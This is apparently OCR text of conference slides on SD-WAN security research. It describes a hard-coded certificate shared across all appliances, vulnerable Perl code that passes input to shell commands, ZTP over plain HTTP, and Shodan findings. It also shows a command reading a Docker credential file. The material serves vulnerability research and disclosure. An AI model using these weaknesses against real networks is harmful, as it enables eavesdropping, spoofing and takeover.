8:	0
9:	0
10:	0
11:	0
12:	0
13:	0
14:	0
15:	0
16:	0
17:	0
18:	0
19:	0
20:	0
21:	0
22:	0
23:	0
24:	0
25:	0
26:	0
27:	0
28:	0
29:	0
30:	0
31:	0

SilverPeak's IPsec Key Management White Paper



Ephemeral key material: global, rotates every hour or higher

Distributed over secure TLS

Persistent key material: local, for every unidirectional SA (one way IPsec tunnel)

PFS-like (Perfect Forward Secrecy) security

Protect past sessions against future compromise

DH-like (Diffie Hellman) Key Exchange

Actual keys are never sent on the wire

Unique keys that never repeat per device pair, per direction

Key(A->B) = Key material(E) ⊕ Key material(P)(A->B)
Key(B->A) = Key material(E) ⊕ Key material(P)(B->A)
Key(A->C) = Key material(E) ⊕ Key material(P)(A->C)
Key(C->A) = Key material(E) ⊕ Key material(P)(C->A)
Key(B->C) = Key material(E) ⊕ Key material(P)(B->C)
Key(C->B) = Key material(E) ⊕ Key material(P)(C->B)

Ephemeral key material -> Key material(E)
Persistent key material -> Key material(P)

Key Management Reverse Engineering

- PSK === Persistent Key Material
- PSKs are sent over HTTPS tunnel between the router and the orchestrator
- How does the router authenticate to orchestrator?
  - What is the root of trust?
  - The router and orchestrator use self-signed certificates for Web UI and REST API
- Ephemeral key material rotation happens **every 24 hours** (configured)
  - **Wireguard** rotates key **every 2 minutes**
  - Ephemeral key material is stored on the orchestrator during the key rotation interval

Use of Hard-coded Cryptographic Certificates

Overview


- A use of hard-coded cryptographic key was found in a one SD-WAN product
- The vendor has been fixing the vulnerability since September 2018
- **All** appliances use **the same pre-installed** PKC key pair and the corresponding self-signed certificate
- This certificate is used in Controller - Orchestrator communication protocol within Northbound API
- An attacker in MitM position can use the certificate and its private key to perform eavesdropping and spoofing attacks against all nodes

Provisioning (1/2)

Orchestrator

Controllers

Edge routers




1. The Vendor copies the pre-generated appliance_keys to each system

Appliance_keys:

- RSA public key
- RSA private key
- RSA self-signed certificate

Provisioning (2/2)


Orchestrator




2. The Customer generates the orchestrator_cert and manually installs it on the controller nodes

Controllers


Edge routers



Communication Scheme (1/3)



Communication Scheme (2/3)



Design Summary

- The “appliance_keys” certificate
  - Pre-installed on all appliances (controller, orchestrator, network elements, etc.)
  - Used for traffic encryption with `TLS_RSA_WITH_AES_256_CBC_SHA` cipher suite
- The “orchestrator_cert” certificate
  - Generated on the Orchestrator
  - It must be manually installed on all controllers
- TLS
  - `TLS_RSA_WITH_AES_256_CBC_SHA`
  - PFS is not enforced
- A custom protocol is used to communicate between Orchestrator and other nodes over TLS


appliance_cert.pem

- The same certificate on all nodes
  - Self-signed
  - The same SN - `97:D9:5C:BD:EC:AB:E2:93`
  - The same Md5sum - `de44831068a3d3a641ae71bc37897421`

What is protocol used for?

- Download configs from virtual WAN appliances (`get_config_file_chunk FILENAME`)
- Download a list of configs (`get_available_configs`)
- Ping (`ping`)
- Get info (`get_appliance_info`)
- Get management IP address (`get_network_mgt_ip_address`)
- Get SSO token (`get_sso_token`)
- Upload config (`initiate_config_upload FILENAME`, `put_config_file_chunk FILENAME`, `finalize_config_upload FILENAME`)

Northbound API



Authentication Method

- Mutual authentication and PSK-based defence in depth mechanism
- Orchestrator authenticates to Controller using the "orchestrator_cert"
- Controller authenticates to Orchestrator using the "appliance_keys" cert and the white-listing method:
  - A connection to a controller is accepted if the sent appliance_keys certificate is equal to orchestrator appliance_keys certificate
  - Any arbitrary, but equal certificates

Design Flaws

- Those certificates are roots of trust
- At the same time
  - The certificates are self-signed
  - The certificates are the same
  - There is no revocation mechanism
  - There is no automatic update mechanism
  - There is no integrity control
  - There is no integration with a private Customer PKI

Results

1. The attacker **in passive MitM** position **can decrypt all** communications
2. The attacker **in active MitM** position can perform **active eavesdropping**
3. The attacker **in the target network** can spoof an Controller
4. The attacker **that is able to upload** an SD-WAN **certificate** on a Controller node **can get control over this SD-WAN network**

Responsible Disclosure Results

1. September 24, 2018: Reported
2. September 25, 2018: A bug was created
3. October 17, 2018: “We have reproduced the behavior you described and are now in the process of identifying the changes required to address it”
4. March 18, 2019: “We have completed testing and determined further work is required to fix the reported issue”

SD-WAN Insecure Design

Talari’s SNMP Route Learning

```
sub poll_router_for_routes
{
        my ($router_id, $source_router_ip, $community_string) = @_;

        # ...
        # doesn't work on my @query = `snmpwalk -v2c -c $community_string $source_router_ip .1.3.6.1.2.1.4.24.4`;
        my @query = `snmpbulkwalk -Cr100 -v2c -c $community_string $source_router_ip IP-FORWARD-MIB::ipCidrRouteTable`;

        # if router responds to snmpwalk
        if (defined $query[0] && ($query[0] ne "SQLERROR") && ($query[0] ne ""))
        {
                # router responded to walk, then router is up
                send_route_db_query("UPDATE Routers set Consecutive_No_Rsp_Counter=0 WHERE ID=$router_id AND `Purge`=\"on\"");
                send_route_db_query("UPDATE Routers set Reachable=1 WHERE ID=$router_id ")
                routes_log("poll_router_for_routes router=$router_id");

                #if old router or switch may not support RFC 2096
                if ($query[0] =~ /No Such Object available on this agent at this OID/){}

                #...

                routes_log("Polling completed for routed id $router_id");
                my $total_routes_polled = scalar @RouteDest;
                snmp_poll_log("Polling completed for router id $router_id and returned $total_routes_polled routes");
                send_route_db_query("START TRANSACTION");
                # Only processing Routes for enabled routes and from the current source router.
                send_route_db_query("UPDATE Routes set Route_Changed=\"in_table\" WHERE Router_ID=$router_id");
                my $index = 0;
                my $output = "";
                foreach (@RouteDest)
                {
                  #...
```

```
sub poll_router_for_routes
{
        my ($router_id, $source_router_ip, $community_string) = @_;

        # ...
        # doesn't work on my @query = `snmpwalk -v2c -c $community_string $source_router_ip .1.3.6.1.2.1.4.24.4`;
        my @query = `snmpbulkwalk -Cr100 -v2c -c $community_string $source_router_ip IP-FORWARD-MIB::ipCidrRouteTable`;

        # if router responds to snmpwalk
        if (defined $query[0] && ($query[0] ne "SQLERROR") && ($query[0] ne ""))
        {
                # router responded to walk, then router is up
                send_route_db_query("UPDATE Routers set Consecutive_No_Rsp_Counter=0 WHERE ID=$router_id AND `Purge`=\"on\"");
                send_route_db_query("UPDATE Routers set Reachable=1 WHERE ID=$router_id ")
                routes_log("poll_router_for_routes router=$router_id");

                #if old router or switch may not support RFC 2096
                if ($query[0] =~ /No Such Object available on this agent at this OID/){}

                #...

                routes_log("Polling completed for routed id $router_id");
                my $total_routes_polled = scalar @RouteDest;
                snmp_poll_log("Polling completed for router id $router_id and returned $total_routes_polled routes");
                send_route_db_query("START TRANSACTION");
                # Only processing Routes for enabled routes and from the current source router.
                send_route_db_query("UPDATE Routes set Route_Changed=\"in_table\" WHERE Router_ID=$router_id");
                my $index = 0;
                my $output = "";
                foreach (@RouteDest)
                {
                  #...
```

SNMP Route Learning

- A proprietary mechanism to acquire routing tables from a remote router
- A developer's linkedin page says the following:
  - "SNMP: Enhanced existing SNMP Route Polling functionality to improve efficiency and usability of route processing and route filtering in support of key Customer account.. "
- `snmpwalk`-based implementation

SNMP Routes Configuration

** Screenshot from official user guide*

Results

- Insecure SNMPv2 protocol is used
  - Community string and SNMP Request ID are the only security mechanisms defending against SNMP spoofing
  - Even MD5 hash function is not used
  - No route authentication and integrity
- An attacker in MitM-position can arbitrary change routing information
- Probable RCE and SQLi in the mechanism implementation

Arista EOS ZTP


Arista ZTP

- ZTP - Zero Touch Provisioning
- ZTPServer provides a bootstrap environment for Arista EOS based products
- Sources
  - https://github.com/arista-eosplus/ztpserver
  - https://ztpserver.readthedocs.io/en/master/index.html
- It is recommended to use Apache (mod_wsgi)

ZTP Client-Server Message Flows

Open Questions:

- Spoofing
- How is mutually authentication implemented?
- One time tokens?
- Eavesdropping?
- TLS 1.3 or TLS 1.2?
- What is a root of trust? Hardcoded CA?
- DoS? HTTP Slow DoS?



Zero Security Provisioning

20.3 DHCP Service for Zero Touch Provisioning (ZTP) Setup

The ZTP process relies on a DHCP server to get devices registered with CVP. The DHCP server can be on the CVP, but is more commonly an external DHCP server.

Step 1 Ensure the DHCP server is installed (it is installed by default in CVP).


```
rpm -qa | grep dhcp
dhcp-common-4.1.1-43.P1.el6.x86_64
dhcp-4.1.1-43.P1.el6.x86_64
```

Step 2 Edit the **/etc/dhcp/dhcpd.conf** file to include the option **bootfile-name**, which provides the location of the script that starts the ZTP process between CVP and the device.

In this example, DHCP is serving the 172.31.0.0/16 subnet.

Note The 172.31.5.60 is the IP address of a CVP node, and that you must use the HTTP (and not HTTPS) URL to the bootstrap file. This ensures that the specified devices, after they ZTP, will show up under the undefined container of the specified CVP.

```
[root@cvp1-dhcp dhcp]# cat dhcpd.conf
#
# DHCP Server Configuration file.
# see /usr/share/doc/dhcp*/dhcpd.conf.sample
# see 'man 5 dhcpd.conf'
#



subnet 172.31.0.0 net
range 172.31.3.212 17
option domain-name "s
}

host esx21-vm20 {
option dhcp-client-id
fixed-address 172.31.
option bootfile-name
}

host esx21-vm22 {
option dhcp-client-identifier 00:0c:29:d1:64:e1;
fixed-address 172.31.3.213;
option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}
```



SD-WAN:
Made in Russia

Russian SD-WAN

- There are several SD-WAN vendors and projects in Russia
- One of them is an OpenFlow-based service platform focusing on SD-WAN transport
- Shodan says that some testbeds are deployed on the Russian state ISP (Rostelecom)

Testbeds on Rostelecom's sites

TOTAL RESULTS

2

TOP COUNTRIES

Russian Federation	2

TOP ORGANIZATIONS

Rostelecom	2

TOP PRODUCTS

nginx	2

188.254.[redacted]

Rostelecom

Added on 2019-03-18 02:48:53 GMT

Russian Federation, Davydovo

self-signed

SSL Certificate

Issued By:

|- Common Name: **default**

|- Organization: [redacted]

Investment

Issued To:

|- Common Name: **default**

|- Organization: [redacted]

Investment

Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Mon, 18 Mar 2019 02:48:53 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 755
Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT
Connection: keep-alive
ETag: "5c8baa9d-2f3"
Expires: Mon, 18 Mar 2019 02:48:53 GMT
Cache-Control: max-age=0
C...
```

81.177.[redacted]

Rostelecom

Added on 2019-03-17 01:30:01 GMT

Russian Federation, Moscow

self-signed

SSL Certificate

Issued By:

|- Common Name: **default**

|- Organization: [redacted]

Investment

Issued To:

|- Common Name: **default**

|- Organization: [redacted]

Investment


Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Sun, 17 Mar 2019 01:30:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 755
Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT
Connection: keep-alive
ETag: "5c8baa9d-2f3"
Expires: Sun, 17 Mar 2019 01:30:21 GMT
Cache-Control: max-age=0
C...
```

Smoke Security Testing


- Trivial fingerprinting and enumeration
- Multiple versions disclosure
- Several XSSes
- Cross-Site WebSocket Hijacking
- Unauthenticated access to monitoring services



Docker Credentials Leakage

```
[root@ ~]# cat /root/.docker/config.json
{
    "auths": {
        "https://index.docker.io/v1/": {
            "auth": "==="
        }
    },
    "HttpHeaders": {
        "User-Agent": "Docker-Client/18.09.0 (linux)"
    }
}[root@b ~]#
```

